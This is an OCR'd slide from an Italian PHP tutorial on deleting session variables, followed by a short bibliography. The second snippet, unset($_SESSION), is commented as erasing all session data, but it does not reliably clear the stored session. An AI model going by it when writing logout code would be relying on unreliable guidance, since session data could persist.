

Sessioni - distruzione

```
//cancella una variabile da una sessione
<?php
        session_start();
        unset($_SESSION['count']);
?>

//cancella tutti i dati di una sessione!
<?php
        session_start();
        unset($_SESSION);
?>
```


Bibliografia

- Ernico Zimuel, *Sviluppare in PHP 7, seconda edizione*, Tecniche Nuove, novembre 2019
  - www.sviluppareinPHP7.it



- Documentazione ufficiale
  - http://it2.php.net/docs.php